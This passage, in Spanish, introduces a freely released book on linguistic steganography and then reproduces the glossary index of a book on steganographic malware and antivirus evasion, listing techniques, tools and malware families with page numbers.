amplia. Una vez pasado este tiempo, he pensado en liberar esta información, quizás parte del contenido todavía pueda serle de utilidad. Algunas propuestas han sido mejoradas pero muchas otras todavía son actuales y le ayudarán a meditar y desarrollar sistemas de protección. Hasta mi conocimiento, en lengua española, este documento sigue siendo el mejor documento existente para formarse en la ocultación de información en lenguaje natural. El documento resume algunas de las técnicas y herramientas más famosas, así como se incluye una amplia bibliografía con referencias de interés - <https://github.com/mindcrypt/libros/blob/master/Esteganograf%C3%ADa-ling%C3%BAstica-y-canales-encubiertos-libro.pdf>

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía

Glosario

- APT-32*, 37, 55
Ataque activo, 19
Ataque malicioso, 19
Ataque pasivo, 19
ataque visual, 93
Bebloh, 37, 61
bit menos significativo, 80, 81, 83, 87, 90, 106
bombas zip, 38
BPCS, 83
canales encubiertos, 28, 110
Chaffing and Winnowing, 25
Chi-square, 91, 92
clave pública, 20
Cloackedpixel, 96
CodeBreakers, 17
códigos abiertos, 30
coeficientes cuantificados, 90, 91
CriptoCert, 16, 114
criptovirología, 32
Darktrack, 68
David Kahn, 17
DCT, 90
DeCSS, 25
Deogol, 104
domain-fronting, 33
Dukes, 58, 59
Esteganografía lingüística, 30, 113
Esteganografía pura, 20
estegoanálisis, 18, 30, 35, 95, 100, 108, 114
estegomedia, 18, 79, 82, 87, 101
Estegosistemas de clave simétrica, 27
Evasión, 1, 37, 38
F5, 48, 90, 92, 93, 94
G.J Simmons, 19
GIF, 84
herramienta, 40, 41, 45, 48, 84, 85, 86, 87, 88, 90, 91, 92, 93, 94, 95, 100, 101, 102, 103, 104, 105, 107, 109
HTML, 45, 103, 104
HUGO, 95
Hydan, 28
JPHide, 90, 91
Jsteg, 90, 91, 92
Kerckhoffs, 27
LightNeuron, 71, 72, 73, 74
LSB, 45, 80, 81, 83, 86, 90, 93, 94, 95, 96, 108
LSB-matching, 80, 81
LSB-replacement, 80, 81
Magcart, 37, 64, 69, 98
malware, 30, 31, 38, 39, 41, 42, 48, 92, 111
matrices de codificación, 93
matriz de codificación, 94
micropunto, 25
MT3, 37, 62
muestras de audio, 106, 108
MyKings, 37, 64, 66, 98
network steganography, 28, 35
OpenPuff, 91
Openstego, 96
OpenStego, 91
Outguess, 90, 92
paleta de colores, 86, 87, 90
Platinum, 37, 76, 103
polyglots, 45
Polyglots, 43

Powload, 37, 54, 96
PQ, 91
privacidad, 47
problema del prisionero, 19
RS, 96
Scarcruft, 64, 65, 98
seguridad perimetral, 39, 42, 110
Snowden, 17, 116
SOAP, 28, 103
SPAM, 95
Stegano, 96
Steghide, 91
Stegosploit, 45
Stegpy, 96
sustitución, 80, 82, 90, 106
técnica LSB, 50, 55, 60, 79, 80, 82, 85, 90, 91, 92, 106
terroristas, 31
tintas invisibles, 21
Trithemius, 18
TTP, 32
Ursnif, 52
Waterbug, 37, 57
Wave, 106
WAVE, 106
WOW, 95, 96
XML, 103, 105
XMRig, 57
YASS, 91
Zsteg, 96